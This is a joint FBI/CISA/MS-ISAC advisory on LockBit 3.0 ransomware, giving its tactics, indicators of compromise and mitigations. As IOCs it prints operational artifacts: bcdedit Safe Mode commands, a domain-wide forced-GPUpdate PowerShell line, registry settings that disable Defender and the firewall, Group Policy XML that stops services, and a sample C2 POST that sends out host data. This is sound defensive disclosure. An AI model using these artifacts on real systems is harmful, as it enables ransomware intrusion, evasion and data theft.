Coauthored by:

Product ID: AA23-075A

March 16, 2023

#StopRansomware: LockBit 3.0

SUMMARY

Note: this joint Cybersecurity Advisory (CSA) is part of an ongoing #StopRansomware effort to publish advisories for network defenders that detail ransomware variants and ransomware threat actors. These #StopRansomware advisories include recently and historically observed tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to help organizations protect against ransomware. Visit stopransomware.gov to see all #StopRansomware advisories and to learn more about other ransomware threats and no-cost resources.

Actions to take today to mitigate cyber threats from ransomware:

- Prioritize remediating known exploited vulnerabilities.
- Train users to recognize and report phishing attempts.
- Enable and enforce phishing-resistant multifactor authentication.

The Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA), and the Multi-State Information Sharing & Analysis Center (MS-ISAC) are releasing this joint CSA to disseminate known LockBit 3.0 ransomware IOCs and TTPs identified through FBI investigations as recently as March 2023.

The LockBit 3.0 ransomware operations function as a Ransomware-as-a-Service (RaaS) model and is a continuation of previous versions of the ransomware, LockBit 2.0, and LockBit. Since January 2020, LockBit has functioned as an affiliate-based ransomware variant; affiliates deploying the LockBit RaaS use many varying TTPs and attack a wide range of businesses and critical infrastructure organizations, which can make effective computer network defense and mitigation challenging.

The FBI, CISA, and the MS-ISAC encourage organizations to implement the recommendations in the mitigations section of this CSA to reduce the likelihood and impact of ransomware incidents.

To report suspicious or criminal activity related to information found in this Joint Cybersecurity Advisory, contact your local FBI field office at fbi.gov/contact-us/field-offices. When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact. To request incident response resources or technical assistance related to these threats, contact CISA at Report@cisa.dhs.gov. State, local, territorial, and tribal (SLTT) organizations should report incidents to MS-ISAC (866-787-4722 or SOC@cisecurity.org).

TECHNICAL DETAILS

Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 12. See the MITRE ATT&CK Tactics and Techniques section for a table of the threat actors' activity mapped to MITRE ATT&CK for Enterprise.

CAPABILITIES

LockBit 3.0, also known as "LockBit Black," is more modular and evasive than its previous versions and shares similarities with Blackmatter and Blackcat ransomware.

LockBit 3.0 is configured upon compilation with many different options that determine the behavior of the ransomware. Upon the actual execution of the ransomware within a victim environment, various arguments can be supplied to further modify the behavior of the ransomware. For example, LockBit 3.0 accepts additional arguments for specific operations in lateral movement and rebooting into Safe Mode (see LockBit Command Line parameters under Indicators of Compromise). If a LockBit affiliate does not have access to passwordless LockBit 3.0 ransomware, then a password argument is mandatory during the execution of the ransomware. LockBit 3.0 affiliates failing to enter the correct password will be unable to execute the ransomware [T1480.001]. The password is a cryptographic key which decodes the LockBit 3.0 executable. By protecting the code in such a manner, LockBit 3.0 hinders malware detection and analysis with the code being unexecutable and unreadable in its encrypted form. Signature-based detections may fail to detect the LockBit 3.0 executable as the executable's encrypted potion will vary based on the cryptographic key used for encryption while also generating a unique hash. When provided the correct password, LockBit 3.0 will decrypt the main component, continue to decrypt or decompress its code, and execute the ransomware.

LockBit 3.0 will only infect machines that do not have language settings matching a defined exclusion list. However, whether a system language is checked at runtime is determined by a configuration flag originally set at compilation time. Languages on the exclusion list include, but are not limited to, Romanian (Moldova), Arabic (Syria), and Tatar (Russia). If a language from the exclusion list is detected [T1614.001], LockBit 3.0 will stop execution without infecting the system.

INITIAL ACCESS

Affiliates deploying LockBit 3.0 ransomware gain initial access to victim networks via remote desktop protocol (RDP) exploitation [T1133], drive-by compromise [T1189], phishing campaigns [T1566], abuse of valid accounts [T1078], and exploitation of public-facing applications [T1190].

EXECUTION AND INFECTION PROCESS

During the malware routine, if privileges are not sufficient, LockBit 3.0 attempts to escalate to the required privileges [TA0004]. LockBit 3.0 performs functions such as:

- Enumerating system information such as hostname, host configuration, domain information, local drive configuration, remote shares, and mounted external storage devices [T1082]
- Terminating processes and services [T1489]
- Launching commands [TA0002]

- Enabling automatic logon for persistence and privilege escalation [T1547]
- Deleting log files, files in the recycle bin folder, and shadow copies residing on disk [T1485], [T1490]

LockBit 3.0 attempts to spread across a victim network by using a preconfigured list of credentials hardcoded at compilation time or a compromised local account with elevated privileges [T1078]. When compiled, LockBit 3.0 may also enable options for spreading via Group Policy Objects and PsExec using the Server Message Block (SMB) protocol. LockBit 3.0 attempts to encrypt [T1486] data saved to any local or remote device, but skips files associated with core system functions.

After files are encrypted, LockBit 3.0 drops a ransom note with the new filename `<Ransomware ID>.README.txt` and changes the host's wallpaper and icons to LockBit 3.0 branding [T1491.001]. If needed, LockBit 3.0 will send encrypted host and bot information to a command and control (C2) server [T1027].

Once completed, LockBit 3.0 may delete itself from the disk [T1070.004] as well as any Group Policy updates that were made, depending on which options were set at compilation time.

EXFILTRATION

LockBit 3.0 affiliates use Stealbit, a custom exfiltration tool used previously with LockBit 2.0 [TA0010]; rclone, an open-source command line cloud storage manager [T1567.002]; and publicly available file sharing services, such as MEGA [T1567.002], to exfiltrate sensitive company data files prior to encryption. While rclone and many publicly available file sharing services are primarily used for legitimate purposes, they can also be used by threat actors to aid in system compromise, network exploration, or data exfiltration. LockBit 3.0 affiliates often use other publicly available file sharing services to exfiltrate data as well [T1567] (see Table 1).

Table 1: Anonymous File Sharing Sites Used to Exfiltrate Data Before System Encryption

File Sharing Site
https://www.premiumize[.]com
https://anonfiles[.]com
https://www.sendspace[.]com
https://fex[.]net
https://transfer[.]sh
https://send.exploit[.]in

LEVERAGING FREEWARE AND OPEN-SOURCE TOOLS

LockBit affiliates have been observed using various freeware and open-source tools during their intrusions. These tools are used for a range of activities such as network reconnaissance, remote access and tunneling, credential dumping, and file exfiltration. Use of PowerShell and Batch scripts

are observed across most intrusions, which focus on system discovery, reconnaissance, password/credential hunting, and privilege escalation. Artifacts of professional penetration-testing tools such as Metasploit and Cobalt Strike have also been observed. See Table 2 for a list of legitimate freeware and open-source tools LockBit affiliates have repurposed for ransomware operations:

Table 2: Freeware and Open-Source Tools Used by LockBit 3.0 Affiliates


Tool	Description	MITRE ATT&CK ID
Chocolatey	Command-line package manager for Windows.	T1072
FileZilla	Cross-platform File Transfer Protocol (FTP) application.	T1071.002
Impacket	Collection of Python classes for working with network protocols.	S0357
MEGA Ltd MegaSync	Cloud-based synchronization tool.	T1567.002
Microsoft Sysinternals ProcDump	Generates crash dumps. Commonly used to dump the contents of Local Security Authority Subsystem Service, LSASS.exe.	T1003.001
Microsoft Sysinternals PsExec	Execute a command-line process on a remote machine.	S0029
Mimikatz	Extracts credentials from system.	S0002
Ngrok	Legitimate remote-access tool abused to bypass victim network protections.	S0508
PuTTY Link (Plink)	Can be used to automate Secure Shell (SSH) actions on Windows.	T1572
Rclone	Command-line program to manage cloud storage files.	S1040
SoftPerfect Network Scanner	Performs network scans.	T1046
Splashtop	Remote-desktop software.	T1021.001
WinSCP	SSH File Transfer Protocol client for Windows.	T1048

Indicators of Compromise (IOCs)

The IOCs and malware characteristics outlined below were derived from field analysis. The following samples are current as of March 2023.

LockBit 3.0 Black Icon

LockBit 3.0 Wallpaper



LockBit Command Line Parameters

LockBit Parameters	Description
`-del`	Self-delete.
`-gdel`	Remove LockBit 3.0 group policy changes.
`-gspd`	Spread laterally via group policy.
`-pass (32 character value)`	(Required) Password used to launch LockBit 3.0.
`-path (File or path)`	Only encrypts provided file or folder.
`-psex`	Spread laterally via admin shares.
`-safe`	Reboot host into Safe Mode.
`-wall`	Sets LockBit 3.0 Wallpaper and prints out LockBit 3.0 ransom note.

Mutual Exclusion Object (Mutex) Created

When executed, LockBit 3.0 will create the mutex, Global\<MD4 hash of machine GUID>, and check to see if this mutex has already been created to avoid running more than one instance of the ransomware.

UAC Bypass via Elevated COM Interface

LockBit 3.0 is capable of bypassing User Account Control (UAC) to execute code with elevated privileges via elevated Component Object Model (COM) Interface.
`C:\Windows\System32\dllhost.exe` is spawned with high integrity with the command line GUID `3E5FC7F9-9A51-4367-9063-A120244FBEC`.

For example, `%SYSTEM32%\dllhost.exe/Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}.`

Volume Shadow Copy Deletion

LockBit 3.0 uses Windows Management Instrumentation (WMI) to identify and delete Volume Shadow Copies. LockBit 3.0 uses `select * from Win32_ShadowCopy` to query for Volume Shadow copies, `Win32_ShadowCopy.ID` to obtain the ID of the shadow copy, and `DeleteInstance` to delete any shadow copies.

Registry Artifacts

LockBit 3.0 Icon

Registry Key	Value	Data
HKCR\. <Malware Extension>	(Default)	<Malware Extension>
HKCR\<Malware Extension>\DefaultIcon	(Default)	C:\ProgramData\<Malware Extension>.ico

LockBit 3.0 Wallpaper

Registry Key	Value	Data
HKCU\Control Panel\Desktop\WallPaper	(Default)	C:\ProgramData\<Malware Extension>.bmp

Disable Privacy Settings Experience

Registry Key	Value	Data
SOFTWARE\Policies\Microsoft\Windows\OOBE	DisablePrivacyExperience	0

Enable Automatic Logon

Registry Key	Value	Data
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	AutoAdminLogon	1
	DefaultUserName	<username>
	DefaultDomainName	<domain name>

	DefaultPassword	<password>

Disable and Clear Windows Event Logs

Registry Key	Value	Data
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels*	Enabled	0
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels* \ChannelAccess	ChannelAccess	AO:BAG:SYD:(A;;0x1;;;SY)(A;;0x5;;;BA)(A;;0x1;;;LA)

Ransom Locations

LockBit 3.0 File Path Locations
ADMIN$\Temp\<LockBit3.0 Filename>.exe
%SystemRoot%\Temp\<LockBit3.0 Filename>.exe
\<Domain Name>\sysvol\<Domain Name>\scripts\<Lockbit 3.0 Filename>.exe (Domain Controller)

Safe Mode Launch Commands

LockBit 3.0 has a Safe Mode feature to circumvent endpoint antivirus and detection. Depending upon the host operating system, the following command is launched to reboot the system to Safe Mode with Networking:

Operating System	Safe Mode with Networking command
Vista and newer	bcdedit /set {current} safeboot network
Pre-Vista	bootcfg /raw /a /safeboot:network /id 1

Operating System	Disable Safe mode reboot
Vista and newer	bcdedit /deletevalue {current} safeboot
Pre-Vista	bootcfg /raw /fastdetect /id 1

Group Policy Artifacts

The following are Group Policy Extensible Markup Language (XML) files identified after a LockBit 3.0 infection:

NetworkShares.xml

```
<?xml version="1.0" encoding="utf-8"?>
<NetworkShareSettings clsid="{520870D8-A6E7-47e8-A8D8-E6A4E76EAEC2}">
    <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}"
image="2" name="%%ComputerName%%_D" changed="%s" uid="%s">
        <Properties action="U" name="%%ComputerName%%_D" path="D:"
comment="" allRegular="0" allHidden="0" allAdminDrive="0"
limitUsers="NO_CHANGE" abe="NO_CHANGE"/>
```

`Services.xml` stops and disables services on the Active Directory (AD) hosts.

Services.xml

```
<?xml version="1.0" encoding="utf-8"?>
<NTServices clsid="{2CFB484A-4E96-4b5d-A0B6-093D2F91E6AE}">
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SQLPBDMS" image="4" changed="%s" uid="%s" disabled="0">
        <Properties startupType="DISABLED" serviceName="SQLPBDMS"
serviceAction="STOP" timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SQLPBENGINE" image="4" changed="%s" uid="%s" disabled="0">
        <Properties startupType="DISABLED" serviceName="SQLPBENGINE"
serviceAction="STOP" timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="MSSQLFDLauncher" image="4" changed="%s" uid="%s"
userContext="0" removePolicy="0" disabled="0">
        <Properties startupType="DISABLED"
serviceName="MSSQLFDLauncher" serviceAction="STOP" timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SQLSERVERAGENT" image="4" changed="%s" uid="%s" disabled="0">
        <Properties startupType="DISABLED"
serviceName="SQLSERVERAGENT" serviceAction="STOP" timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="MSSQLServerOLAPService" image="4" changed="%s" uid="%s"
disabled="0">
        <Properties startupType="DISABLED"
serviceName="MSSQLServerOLAPService" serviceAction="STOP"
timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SSASTELEMETRY" image="4" changed="%s" uid="%s" disabled="0">
        <Properties startupType="DISABLED"
serviceName="SSASTELEMETRY" serviceAction="STOP" timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SQLBrowser" image="4" changed="%s" uid="%s" disabled="0">
        <Properties startupType="DISABLED" serviceName="SQLBrowser"
serviceAction="STOP" timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SQL Server Distributed Replay Client" image="4" changed="%s"
uid="%s" disabled="0">
        <Properties startupType="DISABLED" serviceName="SQL Server
Distributed Replay Client" serviceAction="STOP" timeout="30"/>
    </NTService>
```

```
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SQL Server Distributed Replay Controller" image="4"
changed="%s" uid="%s" disabled="0">
        <Properties startupType="DISABLED" serviceName="SQL Server
Distributed Replay Controller" serviceAction="STOP" timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="MsDtsServer150" image="4" changed="%s" uid="%s" disabled="0">
        <Properties startupType="DISABLED"
serviceName="MsDtsServer150" serviceAction="STOP" timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SSISTELEMETRY150" image="4" changed="%s" uid="%s" disabled="0">
        <Properties startupType="DISABLED"
serviceName="SSISTELEMETRY150" serviceAction="STOP" timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SSISScaleOutMaster150" image="4" changed="%s" uid="%s"
disabled="0">
        <Properties startupType="DISABLED"
serviceName="SSISScaleOutMaster150" serviceAction="STOP"
timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SSISScaleOutWorker150" image="4" changed="%s" uid="%s"
disabled="0">
        <Properties startupType="DISABLED"
serviceName="SSISScaleOutWorker150" serviceAction="STOP"
timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="MSSQLLaunchpad" image="4" changed="%s" uid="%s" disabled="0">
        <Properties startupType="DISABLED"
serviceName="MSSQLLaunchpad" serviceAction="STOP" timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SQLWriter" image="4" changed="%s" uid="%s" disabled="0">
        <Properties startupType="DISABLED" serviceName="SQLWriter"
serviceAction="STOP" timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SQLTELEMETRY" image="4" changed="%s" uid="%s" disabled="0">
        <Properties startupType="DISABLED" serviceName="SQLTELEMETRY"
serviceAction="STOP" timeout="30"/>
    </NTService>
    <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="MSSQLSERVER" image="4" changed="%s" uid="%s" disabled="0">
        <Properties startupType="DISABLED" serviceName="MSSQLSERVER"
serviceAction="STOP" timeout="60"/>
```

```
    </NTService>
</NTServices>
```

Registry.pol

The following registry configuration changes values for the Group Policy refresh time, disable SmartScreen, and disable Windows Defender.

Registry Key	Registry Value	Value type	Data
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	GroupPolicyRefreshTimeDC	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	GroupPolicyRefreshTimeOffsetDC	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	GroupPolicyRefreshTime	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	GroupPolicyRefreshTimeOffset	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	EnableSmartScreen	REG_DWORD	0
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	**del.ShellSmartScreenLevel	REG_SZ	
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	DisableAntiSpyware	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	DisableRoutinelyTakingAction	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	DisableRealtimeMonitoring	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	DisableBehaviorMonitoring	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet	SubmitSamplesConsent	REG_DWORD	2
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet	SpynetReporting	REG_DWORD	0
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile	EnableFirewall	REG_DWORD	0
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile	EnableFirewall	REG_DWORD	0

Force GPUpdate

Once new group policies are added, a PowerShell command using Group Policy update (GPUpdate) applies the new group policy changes to all computers on the AD domain.

Force GPUpdate Powershell Command
`powershell Get-ADComputer -filter * -Searchbase '%s' | Foreach-Object { Invoke-GPUpdate -computer $_.name -force -RandomDelayInMinutes 0}`

Services Killed

vss	sql	svc$
memtas	mepocs	msexchange
sophos	veeam	backup
GxVss	GxBlr	GxFWD
GxCVD	GxCIMgr	

Processes Killed

sql	oracle	ocssd
dbsnmp	synctime	agntsvc
isqlplussvc	xfssvccon	mydesktopservice
ocautoupds	encsvc	firefox
tbirdconfig	mydesktopqos	ocomm
dbeng50	sqbcoreservice	excel
infopath	msaccess	mspu
onenote	outlook	powerpnt
steam	thebat	thunderbird
visio	winword	wordpad
notepad		

LockBit 3.0 Ransom Note

~~~ LockBit 3.0 the world's fastest and most stable ransomware from 2019~~~

>>>>> Your data is stolen and encrypted.

If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your data appears on our leak site, it could be bought by your competitors at any second, so don't hesitate for a long time. The sooner you pay the ransom, the sooner your company will be safe.

Network Connections

If configured, Lockbit 3.0 will send two `HTTP POST` requests to one of the C2servers. Information about the victim host and bot are encrypted with an Advanced Encryption Standard (AES) key and encoded in Base64.

```
Example of HTTP POST request

POST <Lockbit C2>/?7F6Da=u5a0TdP0&Aojq=&NtN1W=OuoaovMvrVJSmPNaA5&fckp9=FCYyT6b7kdyeEXywS8I8 HTTP/1.1

Accept: */*

Accept-Encoding: gzip, deflate, br

Content-Type: text/plain
```
~~~

```
User-Agent: Safari/537.36 <Lockbit User Agent String>

Host: <Lockbit C2>

Connection: Keep-Alive

LIWy=RJ51lB5GM&a4OuN=<Lockbit
ID>&LoSyE3=8SZ1hdlhzld4&DHnd99T=rTx9xGlInO6X0zWW&2D6=Bokz&T1guL=MtRZsFCRMKyBmfmqI&
6SF3g=JPDt9lfJIQ&wQadZP=<Base64 encrypted data>
Xni=AboZOXwUw&2rQnM4=94L&0b=ZfKv7c&NO1d=M2kJlyus&AgbDTb=xwSpba&8sr=EndL4n0HVZjxPR&
m4ZhTTH=sBVnPY&xZDiygN=cU1pAwKEztU&=5q55aFIAfTVQWTEm&4sXwVWcyhy=l68FrIdBESIvfCkvYl

Example of information found in encrypted data

{
      "bot_version":"X",
      "bot_id":"X",
      "bot_company":"X",
      "host_hostname":"X",
      "host_user":"X",
      "host_os":"X",
      "host_domain":"X",
      "host_arch":"X",
      "host_lang":"X",
      "disks_info":[
                  {
                  "disk_name":"X",
                  "disk_size":"XXXX",
                  "free_size":"XXXXX"
}
```

User Agent Strings

Mozilla/5.0 (Windows NT 6.1)	AppleWebKit/587.38 (KHTML, like Gecko)	Chrome/91.0.4472.77
Safari/537.36	Edge/91.0.864.37	Firefox/89.0
Gecko/20100101		

MITRE ATT&CK TECHNIQUES

See Table 2 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping to the MITRE ATT&CK framework, see CISA's Decider Tool and Best Practices for MITRE ATT&CK Mapping Guide.

Table 3: LockBit 3.0 Actors ATT&CK Techniques for Enterprise

Initial Access		
Technique Title	**ID**	**Use**
Valid Accounts	T1078	LockBit 3.0 actors obtain and abuse credentials of existing accounts as a means of gaining initial access.
Exploit External Remote Services	T1133	LockBit 3.0 actors exploit RDP to gain access to victim networks.
Drive-by Compromise	T1189	LockBit 3.0 actors gain access to a system through a user visiting a website over the normal course of browsing.
Exploit Public-Facing Application	T1190	LockBit 3.0 actors exploit vulnerabilities in internet-facing systems to gain access to victims' systems.
Phishing	T1566	LockBit 3.0 actors use phishing and spearphishing to gain access to victims' networks.
Execution		
Technique Title	**ID**	**Use**
Execution	TA0002	LockBit 3.0 launches commands during its execution.
Software Deployment Tools	T1072	LockBit 3.0 uses Chocolatey, a command-line package manager for Windows.

Persistence		
Technique Title	**ID**	**Use**
Valid Accounts	T1078	LockBit 3.0 uses a compromised user account to maintain persistence on the target network.
Boot or Logo Autostart Execution	T1547	LockBit 3.0 enables automatic logon for persistence.
Privilege Escalation		
Technique Title	**ID**	**Use**
Privilege Escalation	TA0004	Lockbit 3.0 will attempt to escalate to the required privileges if current account privileges are insufficient.
Boot or Logo Autostart Execution	T1547	LockBit 3.0 enables automatic logon for privilege escalation.
Defense Evasion		
Technique Title	**ID**	**Use**
Obfuscated Files or Information	T1027	LockBit 3.0 will send encrypted host and bot information to its C2 servers.
Indicator Removal: File Deletion	T1070.004	LockBit 3.0 will delete itself from the disk.
Execution Guardrails: Environmental Keying	T1480.001	LockBit 3.0 will only decrypt the main component or continue to decrypt and/or decompress data if the correct password is entered.
Credential Access		
Technique Title	**ID**	**Use**
OS Credential Dumping: LSASS Memory	T1003.001	LockBit 3.0 uses Microsoft Sysinternals ProDump to dump the contents of LSASS.exe.

Discovery		
Technique Title	**ID**	**Use**
Network Service Discovery	T1046	LockBit 3.0 uses SoftPerfect Network Scanner to scan target networks.
System Information Discovery	T1082	LockBit 3.0 will enumerate system information to include hostname, host configuration, domain information, local drive configuration, remote shares, and mounted external storage devices.
System Location Discovery: System Language Discovery	T1614.001	LockBit 3.0 will not infect machines with language settings that match a defined exclusion list.
Lateral Movement		
Technique Title	**ID**	**Use**
Remote Services: Remote Desktop Protocol	T1021.001	LockBit 3.0 uses Splashtop remote-desktop software to facilitate lateral movement.
Command and Control		
Technique Title	**ID**	**Use**
Application Layer Protocol: File Transfer Protocols	T1071.002	LockBit 3.0 uses FileZilla for C2.
Protocol Tunnel	T1572	LockBit 3.0 uses Plink to automate SSH actions on Windows.
Exfiltration		
Technique Title	**ID**	**Use**
Exfiltration	TA0010	LockBit 3.0 uses Stealbit, a custom exfiltration tool first used with LockBit 2.0, to steal data from a target network.

Exfiltration Over Web Service	T1567	LockBit 3.0 uses publicly available file sharing services to exfiltrate a target's data.
Exfiltration Over Web Service: Exfiltration to Cloud Storage	T1567.002	LockBit 3.0 actors use (1) rclone, an open source command line cloud storage manager to exfiltrate and (2) MEGA, a publicly available file sharing service for data exfiltration.
Impact		
Technique Title	**ID**	**Use**
Data Destruction	T1485	LockBit 3.0 deletes log files and empties the recycle bin.
Data Encrypted for Impact	T1486	LockBit 3.0 encrypts data on target systems to interrupt availability to system and network resources.
Service Stop	T1489	LockBit 3.0 terminates processes and services.
Inhibit System Recovery	T1490	LockBit 3.0 deletes volume shadow copies residing on disk.
Defacement: Internal Defacement	T1491.001	LockBit 3.0 changes the host system's wallpaper and icons to the LockBit 3.0 wallpaper and icons, respectively.

MITIGATIONS

The FBI, CISA, and the MS-ISAC recommend organizations implement the mitigations below to improve your organization's cybersecurity posture on the basis of LockBit 3.0's activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful TTPs. Visit CISA's Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.

- **Implement a recovery plan** to maintain and retain multiple copies of sensitive or proprietary data and servers [CPG 7.3] in a physically separate, segmented, and secure location (e.g., hard drive, storage device, the cloud).
- **Require all accounts** with password logins (e.g., service account, admin accounts, and domain admin accounts) to comply with National Institute for Standards and Technology (NIST) standards for developing and managing password policies [CPG 3.4].
    - Use longer passwords consisting of at least 8 characters and no more than 64 characters in length [CPG 1.4]
    - Store passwords in hashed format using industry-recognized password managers
    - Add password user "salts" to shared login credentials
    - Avoid reusing passwords
    - Implement multiple failed login attempt account lockouts [CPG 1.1]
    - Disable password "hints"
    - Refrain from requiring password changes more frequently than once per year
      Note: NIST guidance suggests favoring longer passwords instead of requiring regular and frequent password resets. Frequent password resets are more likely to result in users developing password "patterns" cyber criminals can easily decipher.
    - Require administrator credentials to install software
- **Require phishing-resistant multifactor authentication** [CPG 1.3] for all services to the extent possible, particularly for webmail, virtual private networks, and accounts that access critical systems.
- **Keep all operating systems, software, and firmware up to date.** Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats.
- **Segment networks** [CPG 8.1] to prevent the spread of ransomware. Network segmentation can help prevent the spread of ransomware by controlling traffic flows between—and access to—various subnetworks and by restricting adversary lateral movement.
- **Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware with a networking monitoring tool.** To aid in detecting the ransomware, implement a tool that logs and reports all network traffic, including lateral movement activity on a network [CPG 5.1]. Endpoint detection and response (EDR) tools are particularly useful for detecting lateral connections as they have insight into common and uncommon network connections for each host.
- **Install, regularly update, and enable real time detection for antivirus software** on all hosts.
- **Review domain controllers, servers, workstations, and active directories** for new and/or unrecognized accounts.
- **Audit user accounts** with administrative privileges and configure access controls according to the principle of least privilege [CPG 1.5].
- **Disable unused ports.**

- **Consider adding an email banner to emails** [CPG 8.3] received from outside your organization.
- **Disable hyperlinks** in received emails.
- **Implement time-based access for accounts set at the admin level and higher.** For example, the Just-in-Time (JIT) access method provisions privileged access when needed and can support enforcement of the principle of least privilege (as well as the Zero Trust model). This is a process where a network-wide policy is set in place to automatically disable admin accounts at the Active Directory level when the account is not in direct need. Individual users may submit their requests through an automated process that grants them access to a specified system for a set timeframe when they need to support the completion of a certain task.
- **Disable command-line and scripting activities and permissions.** Privilege escalation and lateral movement often depend on software utilities running from the command line. If threat actors are not able to run these tools, they will have difficulty escalating privileges and/or moving laterally.
- **Maintain offline backups of data,** and regularly maintain backup and restoration [CPG 7.3]. By instituting this practice, the organization ensures they will not be severely interrupted, and/or only have irretrievable data.
- **Ensure all backup data is encrypted, immutable** (i.e., cannot be altered or deleted), and covers the entire organization's data infrastructure [CPG 3.3].

VALIDATE SECURITY CONTROLS

In addition to applying mitigations, the FBI, CISA, and the MS-ISAC recommend exercising, testing, and validating your organization's security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. The FBI, CISA, and the MS-ISAC authoring agencies recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

1. Select an ATT&CK technique described in this advisory (see Table 3).
2. Align your security technologies against the technique.
3. Test your technologies against the technique.
4. Analyze your detection and prevention technologies performance.
5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The FBI, CISA, and the MS-ISAC recommend continually testing your security program at scale and in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

RESOURCES

- Stopransomware.gov is a whole-of-government approach that gives one central location for ransomware resources and alerts.
- Resource to mitigate a ransomware attack: CISA-Multi-State Information Sharing and Analysis Center (MS-ISAC) Joint Ransomware Guide.
- No-cost cyber hygiene services: Cyber Hygiene Services and Ransomware Readiness Assessment.

REPORTING

The FBI is seeking any information that can be legally shared, including:

- Boundary logs showing communication to and from foreign IP addresses
- Sample ransom note
- Communications with LockBit 3.0 actors
- Bitcoin wallet information
- Decryptor files
- Benign sample of an encrypted file

